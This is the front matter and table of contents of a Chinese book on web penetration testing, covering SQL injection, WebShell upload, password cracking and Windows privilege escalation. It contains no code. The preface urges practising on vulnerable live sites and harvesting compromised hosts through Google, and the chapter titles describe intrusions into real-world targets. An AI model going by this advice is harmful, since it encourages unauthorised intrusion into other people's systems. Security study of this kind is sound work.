Broadview
www.broadview.com.cn

安全技术大系

Web渗透技术及实战案例解析

陈小兵 范渊 孙立伟 编著



電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

博文视点 · IT出版旗舰品牌
技术凝聚实力 · 专业创新出版
Broadview
www.broadview.com.cn

安 全 技 术 大 系

Web渗透技术及实战案例解析

本书特点：

内容丰富 包括Web渗透必备技术，Google黑客技术，文件上传渗透技术，SQL注入，高级渗透技术，0day攻防，Windows 提权与安全防范等。

由浅入深 依照Web攻防的一些技术特点安排内容，每一小节都是一个具体Web攻防技术的典型应用，同时结合案例给予讲解，并给出一些经典的总结。

实用性强 可供对网络安全感兴趣的读者使用，同时也适合作为计算机应用专业高年级本科生和研究生的网络安全课程实践参考资料。

资源下载 本书中提到的所有相关资源都可以到 http://www.antian365.com下载。

策划编辑：毕 宁
责任编辑：徐津平
封面设计：侯士卿

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

上架建议：网络安全

ISBN 978-7-121-16181-0

9 787121 161810 >

定价：89.00元

前　言

经过近一年时间的艰辛苦战，终于将本书完成。本书是我写的第三本书，主要从 Web 渗透的专业角度来讨论网络安全的攻防技术，尽可能地再现 Web 渗透场景，每一个小节都代表某一个场景，此书是我工作数年的总结，最后终于不辱使命将所有成果放在本书中与大家分享。

本书是在我上一本书《黑客攻防及实战案例解析》基础上的又一本安全类书籍，主要讨论 Web 渗透攻防技术。攻击与防护是辩证统一的关系，掌握了攻击技术，也就掌握了防护技术。Web 渗透是网络安全攻防的最热门技术，通过渗透 Web 服务器，利用已有信息，逐渐深入公司或者大型网络，最终完成渗透目标。

最近二年来网络安全特别火爆，可以说从事网络安全还是蛮有前途的职业之一。目前网络安全界非常缺人，特别是在 2011 年 CSDN、天涯等大型网站用户数据库泄露后，各大公司对安全人士求贤若渴，掌握网络安全攻防技术，拥有丰富经验的从业人员，年薪一般在 10 万以上，能够独立挖掘漏洞的从业人员年薪一般在 20 万以上。其实 Web 安全渗透技术也不是那么高不可攀，只要自己锁定这个方向，持之以恒，不断地进行试验和研究，终将成为一名高手，而且安全攻防技术还跟学历无关，很多技术高手都没有上过大学。

Web 渗透攻防技术可以通过以下方法来自学，一是通过安全站点漏洞更新通告、安全文章，了解漏洞的形成原理和利用过程，掌握漏洞的核心原理；二是在本地搭建试验环境进行实际测试，掌握漏洞利用方法；三是在互联网上对存在漏洞的站点进行实际操作，在真实环境下进行验证，提出修补漏洞的方法。在技术研究的同时还要做好记录，总结失败和成功的方法，积累技巧和经验，我曾经看过一位牛人，Web 漏洞收集超过 10GB 数据！

本书以 Web 渗透攻击与防御为主线，主要通过典型的渗透实际案例来介绍 Web 渗透和防御技术，在每一个小节中除了技术原理外，还对这些技术进行总结和提炼，掌握和理解这些技术后，读者在遇到类似的渗透场景时可以自己去进行渗透。本书采用最为通俗易懂的图文解说，按照书中的步骤即可还原当时的攻防情景。通过阅读本书，初学者可以很快掌握 Web 攻防的流程、最新的一些技术和方法，有经验的读者可以在技术上更上一层楼，使攻防技术从理论和实践中更加系统化，同时可以使用本书中介绍的一些防御方法来加固服务器系统。

本书共分为 7 章，由浅入深，依照 Web 攻防的一些技术特点安排内容，每一小节都是一个具体 Web 攻防技术的典型应用，同时结合案例给予讲解，并给出一些经典的总结。本

书主要内容安排如下。

第 1 章 Web 渗透必备技术

介绍 Web 渗透的一些必备的基本知识，创建和使用 VPN 隐藏自己，获取操作系统密码、破解 MD5 密码、破解 MySQL 密码、数据库还原等，这些技术可以在 Web 渗透中使用，也可以在网络管理中使用。

第 2 章 Google——我爱你又恨你

利用 Google 等搜索引擎技术来获取信息，辅助 Web 渗透，在某些场景中往往会起到意想不到的效果，也被称为 Nday 攻击（0day 后的数天持续攻击）。在进行 Web 攻防技术研究的同时，可以通过 Google 来进行实际演练，最好的效果就是网上爆出漏洞后利用 Goolge 技术来抓肉鸡。

第 3 章 都是上传惹的祸

上传是 Web 渗透中最容易获得 WebShell 的捷径之一，在本章中介绍了如何利用 WebEditor、FCKeditor、CuteEditor 等典型编辑器漏洞来获取 WebShell 的方法，同时还对登录绕过后通过 Flash 上传、文件上传等方法来获取 WebShell 进行探讨。

第 4 章 SQL 注入——渗透主乐章

SQL 注入是 Web 渗透的核心技术，本章主要介绍使用 SQL 注入方法获取 WebShell，穿插介绍使用多种扫描软件、攻击工具来渗透 Web 服务器并提权。

第 5 章 高级渗透技术

本章介绍如何充分利用多种技术组合，结合巧妙的思路，最终成功渗透一些高难度的 Web 服务器。

第 6 章 0day 攻击

0day 是 Web 渗透中的“神器”，几乎是无往不胜，所向披靡，本章介绍利用 Discuz!6.0、Discuz!7.2、Discuz!NT、PHP168、WordPress、Citrix、Art2008cms、Phpcms2008sp4 等 0day 渗透 Web 服务器的一些方法。

第 7 章 Windows 提权与安全防范

获取 WebShell 后，获得服务器权限一直是 Web 渗透的终极目标，本章对主流的一些提权方法进行介绍，掌握这些方法和原理后，可以举一反三，触类旁通。最后还对如何设置一个安全“变态”的 Web 服务器进行介绍。

虽然本书内容已经很丰富与完整，但仍然无法涵盖所有的 Web 渗透的技术，但通过本书的学习，可以快速了解和掌握 Web 渗透技术，加固自己的服务器。本书的目的是通过 Web 渗透技术并结合一些案例来探讨网络安全，更好地加固 Web 服务器、远离黑客的威胁。

资源下载

笔者在书中提到的所有相关资源可以到 http://www.antian365.com 下载。

特别声明

本书的目的决不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任。本书的目的在于最大限度地唤醒大家对网络安全的重视，并采取相应的安全措施，从而减少由网络安全而带来的经济损失。

由于作者水平有限，加之时间仓促，书中疏漏之处在所难免，恳请广大读者批评指正。

反馈与提问

读者在阅读本书过程中所遇到任何问题或者意见，可以直接发邮件至 simeon@antian365.com，也可去我个人 Blog（http://simeon.blog.51cto.com）留言。

致谢

感谢电子工业出版社对本书的大力支持，尤其是毕宁编辑为本书出版所做的大量工作，感谢美工对本书进行的精美的设计。借此机会，我还要感谢多年来在信息安全领域给我教诲的所有良师益友，感谢众多热心网友以及 51cto 技术好友等对本书的支持。最后感谢我的家人，是他们的支持和鼓励使得本书得以顺利完成。

另外，本书集中了安天 365 团队的智慧，我们团队是一个低调潜心研究技术的团队，我衷心地向团队表示感谢，是你们给了我力量，给了我信念，他们主要是 cnbird、Xnet、指间的秘密、网络蜘蛛侠、BlAck.Eagle、COEED1F3、lovec、上帝之爱、Leoda、kiss、陆羽、oldjun、暮云飞、fjhh、藏形匿影、啊乖、pt007、FF@F.S.T、花非花、花生、Mickey、余弦、玉鼎真人、雕牌卫生巾、Frank.c、石头、robert、ラ林ぜ等。

编　者

2011 年 10 月于北京

内 容 简 介

本书从 Web 渗透的专业角度，结合网络安全中的实际案例，图文并茂地再现 Web 渗透的精彩过程。本书共分 7 章，由浅入深地介绍和分析了目前网络流行的 Web 渗透攻击方法和手段，并结合作者多年的网络安全实践经验给出了相对应的安全防范措施，对一些经典案例还给出了经验总结和技巧，通过阅读本书可以快速掌握目前 Web 渗透的主流技术。本书最大的特色就是实用和实战性强，思维灵活。内容主要包括 Web 渗透必备技术、Google 黑客技术、文件上传渗透技术、SQL 注入、高级渗透技术、0day 攻击和 Windows 提权与安全防范等。

本书内容丰富，深入浅出，图文并茂，可供对网络安全感兴趣的读者使用，同时也适合作为计算机应用专业高年级本科生和研究生的网络安全课程实践参考资料。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

Web 渗透技术及实战案例解析 / 陈小兵，范渊，孙立伟编著. —北京：电子工业出版社，2012.4
（安全技术大系）
ISBN 978-7-121-16181-0
Ⅰ. ①W… Ⅱ. ①陈… ②范… ③孙… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2012)第 039567 号

策划编辑：毕　宁　　bn@phei.com.cn
责任编辑：徐津平
特约编辑：顾慧芳
印　　刷：北京丰源印刷厂
装　　订：三河市鹏成印业有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：787×980　1/16　印张：44.75　字数：1088 千字
印　　次：2012 年 4 月第 1 次印刷
印　　数：4000 册　　定价：89.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。
质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。
服务热线：（010）88258888。

目　录

第 1 章　Web 渗透必备技术 ……1

1.1　在 Windows XP 中创建 VPN 以及使用 VPN ……2

1.1.1　创建新的网络连接 ……2

1.1.2　选择网络连接类型 ……3

1.1.3　选择网络连接 ……4

1.1.4　设置 VPN 显示名称 ……4

1.1.5　设置是否自动拨号连接 ……4

1.1.6　设置 VPN 服务器 IP 地址 ……5

1.1.7　设置 VPN 连接快捷方式 ……5

1.1.8　使用 VPN 连接 ……6

1.2　在 Windows XP 中使用 VPN 软件 ……8

1.2.1　运行 VPN 客户端 ……8

1.2.2　设置 VPN ……8

1.2.3　查看本地连接 IP 地址 ……9

1.3　在 Windows 2003 Server 中建立 VPN 服务器 ……10

1.3.1　查看路由和远程访问 ……10

1.3.2　尝试启动路由和远程访问 ……10

1.3.3　关闭 Windows 防火墙 ……11

1.3.4　配置并启用路由和远程访问 ……12

1.3.5　选择启用的服务 ……12

1.3.6　完成服务配置 ……12

1.3.7　配置“NAT/基本防火墙” ……13

1.3.8　选择接口 ……14

1.3.9　公用接口上启用 NAT ……14

1.3.10　启用远程访问和路由 ……15

1.3.11　配置日志 ……16

1.3.12　授权用户远程访问 ……16

1.3.13　VPN 连接测试 ……17

1.3.14　查看出口 IP 地址 ……18

1.4　LCX 端口转发实现内网突破 ……18

1.4.1　确定被控制计算机的 IP 地址 ……19

1.4.2　在被控制计算机上执行端口转发命令 ……19

1.4.3　在本机上执行监听命令 ……20

1.4.4　在本机使用远程终端进行登录 ……21

1.4.5　查看本地连接 ……22

1.5　域名查询技术 ……23

1.5.1　域名小知识 ……23

1.5.2　域名在渗透中的作用 ……24

1.5.3　使用 IP866 网站查询域名 ……24

1.5.4　使用 yougetsignal 网站查询域名 ……26

1.5.5　使用 Acunetix Web Vulnerability Scanner 查询子域名 ……27

1.5.6　旁注域名查询 ……28

1.6　使用 GetHashes 软件获取 Windows 系统 Hash 密码值 ……28

1.6.1　Hash 基本知识 ……28

1.6.2　Hash 算法在密码上的应用 ……29

1.6.3　Windows 下 Hash 密码值 ……30

1.6.4　Windows 下 NTLM Hash 生成原理 ……31

1.6.5 使用 GetHashes 获取 Windows 系统的 Hash 密码值 …… 31
1.6.6 使用 GetHashes 获取系统 Hash 值技巧 …… 34
1.6.7 相关免费资源 …… 34
1.7 使用 Saminside 获取系统密码 …… 34
1.7.1 下载和使用 Saminside …… 34
1.7.2 使用 Scheduler 导入本地用户的 Hash 值 …… 35
1.7.3 查看导入的 Hash 值 …… 35
1.7.4 导出系统用户的 Hash 值 …… 35
1.7.5 设置 Saminside 破解方式 …… 36
1.7.6 执行破解 …… 37
1.7.7 使用 Ophcrack 破解用户密码值 …… 37
1.8 使用 WinlogonHack 获取系统密码 …… 38
1.8.1 远程终端技术 APP 和远程终端密码泄露分析 …… 38
1.8.2 使用 WinlogonHack 工具软件截取密码原理 …… 39
1.8.3 使用 WinlogonHack 获取密码实例 …… 40
1.8.4 攻击方法探讨 …… 42
1.8.5 防范方法探讨 …… 43
1.9 使用 Ophcrack 破解系统 Hash 密码 …… 43
1.9.1 通过已有信息再次进行搜索和整理 …… 44
1.9.2 安装 Ophcrack 软件 …… 45
1.9.3 使用 Ophcrack 软件 …… 46
1.9.4 下载彩虹表 …… 46
1.9.5 设置彩虹表 …… 46
1.9.6 准备破解材料 …… 48
1.9.7 开始破解 …… 48
1.9.8 彩虹表破解密码防范策略 …… 51
1.10 MD5 加密与解密 …… 52
1.10.1 有关 MD5 加解密知识 …… 53
1.10.2 通过 cmd5 网站生成 MD5 密码 …… 53
1.10.3 通过 cmd5 网站破解 MD5 密码 …… 53
1.10.4 在线 MD5 破解网站收费破解高难度的 MD5 密码值 …… 54
1.10.5 使用字典暴力破解 MD5 密码值 …… 55
1.10.6 一次破解多个密码 …… 57
1.10.7 MD5 变异加密方法破解 …… 58
1.11 Serv-U 密码破解 …… 59
1.11.1 获取 ServUDaemon.ini 文件 …… 59
1.11.2 查看 ServUDaemon.ini 文件 …… 59
1.11.3 破解 Serv-U 密码 …… 61
1.11.4 验证 Ftp …… 62
1.12 Access 数据库破解实战 …… 63
1.12.1 Access 数据库的基本知识 …… 63
1.12.2 Access 数据库的主要特点 …… 63
1.12.3 Access 数据库的缺点和局限性 …… 64
1.12.4 Access 数据库版本 …… 64
1.12.5 Access 密码实战破解实例 …… 64
1.13 巧用 Cain 破解 MySQL 数据库密码 …… 66
1.13.1 MySQL 加密方式 …… 67
1.13.2 MySQL 数据库文件结构 …… 68
1.13.3 获取 MySQL 数据库用户密码加密字符串 …… 68
1.13.4 将 MySQL 用户密码字符串加入到 Cain 破解列表 …… 69
1.13.5 使用字典进行破解 …… 70
1.13.6 破解探讨 …… 72
1.14 SQL Server 2005 还原数据库攻略 …… 76
1.14.1 SQL Server 2005 新特性 …… 77
1.14.2 还原备份数据库 …… 79
1.15 一句话后门利用及操作 …… 85

1.15.1 执行中国菜刀 …… 85
1.15.2 添加 Shell …… 85
1.15.3 连接一句话后门 …… 86
1.15.4 执行文件操作 …… 86
1.15.5 有关一句话后门的收集与整理 …… 87
1.16 远程终端的安装与使用 …… 90
1.16.1 Windows 2000 Server 开启远程终端 …… 90
1.16.2 Windows XP 开启远程终端 …… 90
1.16.3 Windows 2003 开启远程终端 …… 93
1.16.4 一些常见开启远程终端服务的方法 …… 95
1.16.5 开启远程终端控制案例 …… 96
1.16.6 命令行开启远程终端 …… 98
1.16.7 3389 实用技巧 …… 98
第 2 章 Google ——爱你又恨你 …… 109
2.1 Google 批量注入 …… 109
2.1.1 使用啊 D 注入工具搜索 SQL 注入点 …… 109
2.1.2 进行 SQL 注入测试 …… 110
2.1.3 总结与探讨 …… 111
2.2 Google 搜索 WebShell 的实际处理思路 …… 112
2.2.1 通过 Google 搜索相应的 WebShell 关键字 …… 112
2.2.2 处理搜索结果 …… 112
2.2.3 破解登录密码 …… 113
2.2.4 漏洞测试 …… 113
2.2.5 获取 WebShell …… 114
2.2.6 实施控制 …… 115
2.2.7 总结与探讨 …… 116
2.3 从 Aspx 的 WebShell 到肉鸡 …… 116
2.3.1 AspxSpy 简介 …… 116
2.3.2 源代码简要分析 …… 117
2.3.3 动手打造自己的 WebShell …… 118
2.3.4 寻找他人的 WebShell …… 120
2.3.5 处理获取的 WebShell …… 121
2.3.6 总结与探讨 …… 125
2.4 用 phpWebShell 抓肉鸡 …… 125
2.4.1 使用搜索引擎查找 WebShell …… 126
2.4.2 进行相关信息收集 …… 127
2.4.3 获取 WebShell 与提权 …… 127
2.4.4 总结与探讨 …… 132
2.5 利用 JFolder 后门渗透某网站 …… 132
2.5.1 JFolder 搜索与测试 …… 132
2.5.2 Web 渗透测试 …… 133
2.5.3 服务器提权 …… 134
2.5.4 其他信息获取 …… 138
2.5.5 总结与探讨 …… 139
2.6 Public 权限渗透某 asp.net 网站 …… 139
2.6.1 寻找 SQL 注入点 …… 140
2.6.2 使用工具进行信息收集和数据猜测 …… 140
2.6.3 获取 SQL 注入点 …… 141
2.6.4 猜解数据库中的表和数据 …… 142
2.6.5 扫描和获取后台地址 …… 142
2.6.6 登录测试和验证 …… 142
2.6.7 寻找、测试和获取 WebShell …… 144
2.6.8 尝试提权 …… 146
2.6.9 登录远程桌面 …… 147
2.6.10 总结与探讨 …… 149
2.7 对某音乐网站的一次安全检测 …… 149
2.7.1 获取 WebShell 信息 …… 149
2.7.2 安全检测之信息获取 …… 152
2.7.3 安全检测之漏洞检测 …… 152

2.7.4 提权之路 …… 157
2.7.5 总结与探讨 …… 161
第 3 章 都是文件上传惹的祸 …… 162
3.1 利用 FCKeditor 漏洞渗透某 Linux 服务器 …… 162
3.1.1 一个 Shell 引发的渗透 …… 163
3.1.2 验证 WebShell …… 163
3.1.3 分析 WebShell …… 164
3.1.4 上传 WebShell …… 165
3.1.5 测试上传的 WebShell …… 166
3.1.6 对 WebShell 所在服务器进行分析与信息收集 …… 167
3.1.7 服务器提权 …… 168
3.1.8 总结与探讨 …… 171
3.2 渗透某培训网站 …… 171
3.2.1 使用 Jsky 进行漏洞扫描 …… 171
3.2.2 SQL 注入获取管理员密码 …… 171
3.2.3 直接上传 WebShell …… 172
3.2.4 获取 WebShell …… 173
3.2.5 服务器提权 …… 173
3.2.6 登录服务器 …… 173
3.2.7 抓取系统密码并破解 …… 174
3.2.8 总结与探讨 …… 174
3.3 利用 Flash 上传漏洞渗透国内某网站 …… 175
3.3.1 利用弱口令进入系统 …… 175
3.3.2 寻找可利用漏洞 …… 176
3.3.3 获取 WebShell …… 177
3.3.4 服务器提权 …… 178
3.3.5 获取管理员密码 …… 179
3.3.6 相邻服务器的渗透 …… 180
3.3.7 总结与探讨 …… 180
3.4 从 CuteEditor 漏洞利用到全面控制服务器 …… 181
3.4.1 漏洞扫描 …… 181
3.4.2 网站目录访问测试 …… 182
3.4.3 使用社工进行登录测试 …… 182
3.4.4 寻找突破点 …… 182
3.4.5 修改管理员 …… 183
3.4.6 获取该网站所在服务中的所有其他域名 …… 184
3.4.7 扫描漏洞 …… 185
3.4.8 SQL 注入手工测试 …… 185
3.4.9 获取数据库类型 …… 186
3.4.10 使用 Pangolin 进行 SQL 注入测试 …… 187
3.4.11 通过 CuteEditor 上传而获得突破 …… 187
3.4.12 提升权限 …… 191
3.4.13 安全建议和总结 …… 194
3.5 Dvbbs8.2 插件上传漏洞利用 …… 195
3.5.1 使用 Google 搜索 …… 196
3.5.2 注册用户 …… 196
3.5.3 修改样式 …… 196
3.5.4 无上传界面 …… 197
3.5.5 成功上传文件 …… 198
3.5.6 使用一句话客户端进行连接 …… 199
3.5.7 获取网站的物理路径 …… 199
3.5.8 提权失败 …… 200
3.5.9 查找并下载数据库 …… 201
3.5.10 Dvbbs8.2 渗透思路与防范措施 …… 201
3.6 利用 cfm 上传漏洞渗透某服务器 …… 202
3.6.1 手工查找和自动扫描漏洞 …… 202
3.6.2 获取管理员用户名称和密码 …… 203
3.6.3 进入后台 …… 203

3.6.4 获取 WebShell ····· 204
3.6.5 关闭防火墙 ····· 204
3.6.6 成功登录 3389 ····· 205
3.6.7 收集其他信息 ····· 205
3.6.8 渗透 mail 服务器 ····· 206
3.6.9 总结与探讨 ····· 207
3.7 EWebEditor 编辑器漏洞攻击案例 ····· 207
3.7.1 发现网站使用 EWebEditor 编辑器 ···· 207
3.7.2 下载 EWebEditor 默认数据库文件 ··· 208
3.7.3 打开数据库并执行管理员密码破解 ····· 208
3.7.4 进入样式管理 ····· 208
3.7.5 修改样式管理中的运行上传类型 ··· 208
3.7.6 上传网页木马文件 ····· 209
3.7.7 实施控制 ····· 211
3.7.8 上传其他文件 ····· 211
3.7.9 获取信息和进一步控制 ····· 211
3.8 渗透某大学服务器 ····· 212
3.8.1 寻找并绕过后台登录验证 ····· 212
3.8.2 成功进入后台 ····· 213
3.8.3 寻找上传地址 ····· 213
3.8.4 使用一句话后门客户端进行连接 ··· 214
3.8.5 获取服务器的基本信息 ····· 215
3.8.6 上传大的 WebShell ····· 215
3.8.7 通过数据库提权 ····· 215
3.8.8 备份数据库和代码 ····· 216
3.9 密码绕过获取某站点 WebShell ····· 217
3.9.1 获取 SQL 注入点 ····· 217
3.9.2 进行 SQL 注入基本操作 ····· 217
3.9.3 数据库猜测 ····· 218
3.9.4 使用 Havij 进行 SQL 注入猜测 ····· 218
3.9.5 扫描网站管理员登录入口 ····· 219
3.9.6 尝试密码绕过验证登录 ····· 220
3.9.7 获取 WebShell ····· 221
3.9.8 获取管理员密码 ····· 222
3.9.9 下载数据库和源程序 ····· 224
3.9.10 总结与探讨 ····· 224

第 4 章 SQL 注入——渗透主乐章 ····· 226

4.1 对某学校网站的安全检测和加固 ····· 227
4.1.1 漏洞挖掘 ····· 227
4.1.2 提升权限 ····· 233
4.1.3 内网渗透 ····· 235
4.1.4 安全加固 ····· 238
4.2 对某 CMS 一次安全检测和漏洞分析 ···· 242
4.2.1 对某 CMS 的初步安全检查 ····· 242
4.2.2 在本地进行安全测试 ····· 244
4.2.3 挖掘并查找安全漏洞 ····· 245
4.2.4 后台拿 WebShell ····· 255
4.2.5 直接拿 WebShell ····· 257
4.2.6 总结与探讨 ····· 259
4.3 对某 SEO 公司网站的一次安全检测 ····· 259
4.3.1 常规检测 ····· 259
4.3.2 网站安全性检测 ····· 261
4.3.3 获取网站 WebShell ····· 266
4.3.4 总结与探讨 ····· 266
4.4 对韩国某网站 CMS 界面的一次安全检测 ····· 268
4.4.1 服务器信息收集 ····· 268
4.4.2 Web 应用程序安全检测 ····· 272
4.4.3 总结与探讨 ····· 285
4.5 对某公司站点的一次安全检查 ····· 285
4.5.1 漏洞踩点 ····· 285
4.5.2 在线寻找漏洞信息 ····· 286
4.5.3 数据库内容分析和获取 ····· 287
4.5.4 查找后台地址和工具猜解 ····· 289

4.5.5 破解 MD5 密码值 …… 289
4.5.6 登录后台并修改相应设置 …… 291
4.5.7 上传文件 …… 292
4.5.8 查看 WebShell 并进行控制 …… 293
4.5.9 安全评估结果和补救措施 …… 293
4.6 对某虚拟主机的一次安全渗透 …… 294
4.6.1 获取虚拟主机某一站点的 WebShell …… 294
4.6.2 使用 WebShell 中的“提权功能”进行提权尝试 …… 295
4.6.3 查看可写目录 …… 296
4.6.4 渗透成功 …… 298
4.6.5 继续渗透内外网 …… 300
4.6.6 总结与探讨 …… 302
4.7 对某职教网的一次安全渗透 …… 302
4.7.1 基本信息收集 …… 302
4.7.2 口令检测 …… 304
4.7.3 获取信息分析与利用 …… 304
4.7.4 获取 WebShell …… 305
4.7.5 实施控制和渗透 …… 306
4.7.6 内网渗透和查看 …… 308
4.7.7 简单的安全加固 …… 312
4.7.8 总结与探讨 …… 312
4.8 手工对某重点大学网站的一次安全检测 …… 313
4.8.1 获取出错信息 …… 313
4.8.2 获取注射的长度 …… 314
4.8.3 获取数据库配置文件路径 …… 315
4.8.4 获取数据库密码 …… 316
4.8.5 查看 magic_quotes_gpc 参数的值 … 316
4.8.6 使用 PhpMyadmin 来管理 MySQL 数据库 …… 317
4.8.7 创建 WebShell 失败 …… 317
4.8.8 成功创建 WebShell …… 318
4.8.9 成功获取并连接 WebShell …… 319
4.8.10 提升权限 …… 319
4.8.11 总结与探讨 …… 320
4.9 对某游戏网站的安全检测 …… 320
4.9.1 基本信息收集 …… 320
4.9.2 Web 程序安全检测 …… 321
4.9.3 获得突破 …… 323
4.9.4 获取系统权限 …… 326
4.9.5 总结与探讨 …… 328
4.10 对某手表网站的一次安全检测 …… 328
4.10.1 信息收集 …… 330
4.10.2 寻找注入点 …… 331
4.10.3 尝试对其他站点进行渗透 …… 332
4.10.4 获取突破点 …… 333
4.10.5 新的转机 …… 336
4.10.6 安全防范措施 …… 341
4.10.7 总结与探讨 …… 341
4.11 对某软件公司网站的一次安全检测 …… 342
4.11.1 安全检查原因 …… 342
4.11.2 信息收集 …… 343
4.11.3 弱口令扫描 …… 344
4.11.4 Ftp 扫描结果处理与应用 …… 345
4.11.5 获取 WebShell 与提权 …… 347
4.11.6 系统安全情况与安全加固 …… 351
4.11.7 总结与探讨 …… 354
4.12 Access 注入获取 WebShell …… 354
4.12.1 扫描漏洞 …… 355
4.12.2 SQL 注入测试 …… 355
4.12.3 进入后台 …… 356
4.12.4 获取 WebShell …… 356
4.12.5 导入 WebShell 到网站根目录 …… 357
4.12.6 上传大马进行控制 …… 358

4.13 手工检测某大学站点 …… 359
4.13.1 基本信息探测与获取 …… 359
4.13.2 手工判断是否存在 SQL 注入点 … 360
4.13.3 获取 MySQL 数据库版本 …… 360
4.13.4 Ftp 服务器测试以及利用 …… 360
4.13.5 获取 MySQL 数据库当前用户的密码 …… 362
4.13.6 获取 phpMyadmin …… 362
4.13.7 猜解管理员密码 …… 363
4.13.8 上传大马 …… 364
4.13.9 进入服务器 …… 364
4.13.10 总结与探讨 …… 365
4.14 对杀毒软件网站的一次安全检测 …… 365
4.14.1 基本信息收集 …… 365
4.14.2 Web 程序安全检测 …… 367
4.14.3 使用 Jsky 扫描系统漏洞 …… 369
4.14.4 利用 Pangolin 进行渗透测试 …… 370
4.14.5 获取网站后台管理地址 …… 372
4.14.6 登录某杀毒软件媒体联盟管理系统 …… 373
4.14.7 获取 WebShell 和提升权限 …… 375
4.14.8 总结与探讨 …… 382
4.15 对某医科大网站的渗透检测 …… 383
4.15.1 战前踩点 …… 383
4.15.2 实战提权和渗透 …… 386
4.15.3 同网段渗透 …… 392
4.15.4 总结与探讨 …… 396
4.16 安全检测易商科技类企业管理系统 … 397
4.16.1 使用 Jsky 扫描漏洞点 …… 397
4.16.2 使用 Pangonlin 进行 SQL 注入探测 …… 397
4.16.3 换一个工具进行检查 …… 397
4.16.4 检测表段和检测字段 …… 398
4.16.5 获取管理员入口和进行登录测试 …… 399
4.16.6 获取漏洞的完整扫描结果以及安全评估 …… 401
4.16.7 总结与探讨 …… 401
4.17 对某私服网站的一次渗透 …… 403
4.17.1 获取目标初步信息 …… 403
4.17.2 SQL 注入安全检测 …… 404
4.17.3 获取突破 …… 408
4.17.4 陷阱 …… 411
4.17.5 尾声 …… 413
4.18 对国外某站点的一次安全检测 …… 414
4.18.1 善用 Google 搜索 …… 414
4.18.2 手工进行注入点判断 …… 415
4.18.3 获取脚本错误提示 …… 415
4.18.4 使用工具进行 SQL 注入测试 …… 415
4.18.5 获取管理员密码 …… 416
4.18.6 扫描后台登录地址 …… 417
4.18.7 后台登录测试 …… 417
4.18.8 寻找上传地址 …… 418
4.18.9 文件上传测试 …… 418
4.18.10 获取 WebShell …… 419
4.18.11 获取数据库密码 …… 420
4.18.12 总结与探讨 …… 421

第 5 章 高级渗透技术 …… 422

5.1 社工入侵 …… 422
5.1.1 安全检测 …… 423
5.1.2 小遇周折，提权成功 …… 426
5.1.3 我也来社工 …… 429
5.1.4 总结与探讨 …… 433
5.2 网络维护过程中的渗透与反渗透 …… 433
5.2.1 网站挂马检测和清除 …… 434

5.2.2 系统入侵痕迹搜索和整理 …… 435
5.2.3 利用社会工程学进行反渗透 …… 436
5.2.4 总结与探讨 …… 441
5.3 顺藤摸瓜成功控制某大学投稿系统 …… 441
5.3.1 意外收获 …… 441
5.3.2 服务器渗透之提权 …… 443
5.3.3 渗透中的渗透 …… 451
5.3.4 总结与探讨 …… 451
5.4 利用 IIS 写权限成功渗透西南某高校 OA 系统 …… 452
5.4.1 IIS 写权限原理 …… 452
5.4.2 实际渗透测试 …… 453
5.4.3 提升权限 …… 456
5.4.4 安全防范与加固 …… 458
5.4.5 总结与探讨 …… 459
5.5 对某安全网站的一次渗透 …… 460
5.5.1 艰难的渗透之路 …… 460
5.5.2 服务器提权 …… 462
5.5.3 总结与探讨 …… 469
5.6 对某贸易公司内网的一次安全检测 …… 469
5.6.1 内网渗透之信息收集 …… 469
5.6.2 利用已有漏洞实施渗透攻击 …… 471
5.6.3 社会工程学攻击 …… 473
5.6.4 总结与探讨 …… 479
5.7 JBoss 获取 WebShell …… 479
5.7.1 使用漏洞特征进行搜索 …… 480
5.7.2 访问网站并进行漏洞测试 …… 480
5.7.3 添加 WebShell 的 war 文件地址 …… 480
5.7.4 应用修改使设置生效 …… 481
5.7.5 充实“武器库” …… 482
5.7.6 获得 WebShell …… 483
5.8 对某 Linux 网站的一次渗透 …… 484
5.8.1 SQL 注入测试 …… 484
5.8.2 使用 Havij SQL 注入攻击进行自动检测 …… 485
5.8.3 获得管理员账号和密码 …… 485
5.8.4 尝试读取 Linux 系统中的文件 …… 486
5.8.5 构建和获取 WebShell …… 488
5.8.6 提权以及下载数据库 …… 490
5.9 巧用 G6FTPServer 账号渗透某服务器 …… 492
5.9.1 扫描漏洞 …… 492
5.9.2 SQL 注入漏洞实际测试 …… 493
5.9.3 获取 WebShell …… 493
5.9.4 渗透提权测试 …… 497
5.9.5 总结与探讨 …… 500
5.10 对某网站的一次安全检查 …… 500
5.10.1 关于新云网站管理系统漏洞 …… 500
5.10.2 偶遇目标站点 …… 501
5.10.3 从后台寻找关键信息 …… 501
5.10.4 进行漏洞实际测试 …… 503
5.10.5 获取数据库的实际地址，下载数据库文件 …… 504
5.10.6 登录后台并上传 asp 木马文件 …… 504
5.10.7 备份数据库得到 WebShell …… 505
5.10.8 搜索漏洞关键字 …… 506
5.10.9 总结与探讨 …… 508
5.11 突破防篡改继续上传 …… 509
5.11.1 初遇防篡改 …… 509
5.11.2 突破上传 …… 511
5.12 Tomcat 弱口令搞定某 Linux 服务器 …… 512
5.12.1 使用 Apache Tomcat Crack 暴力破解 Tomcat 口令 …… 512
5.12.2 对扫描结果进行测试 …… 513
5.12.3 部署 war 格式的 WebShell …… 513
5.12.4 查看 Web 部署情况 …… 514
5.12.5 获取 WebShell …… 515
5.12.6 查看用户权限 …… 515

5.12.7 上传其他的 WebShell ····· 516
5.12.8 获取系统加密的用户密码····· 516
5.12.9 获取 root 用户的历史操作记录 ··· 517
5.12.10 查看该网站域名情况····· 517
5.12.11 获取该网站的真实路径····· 518
5.12.12 留 WebShell 后门 ····· 518
5.12.13 总结与探讨····· 519
5.13 渗透测试之旁注····· 519
5.13.1 信息收集····· 519
5.13.2 漏洞原理····· 520
5.13.3 漏洞利用····· 521
5.13.4 社工利用····· 524
5.14 内网渗透嗅探术····· 525
5.14.1 信息收集····· 526
5.14.2 应用突破····· 527
5.14.3 服务器提权····· 529
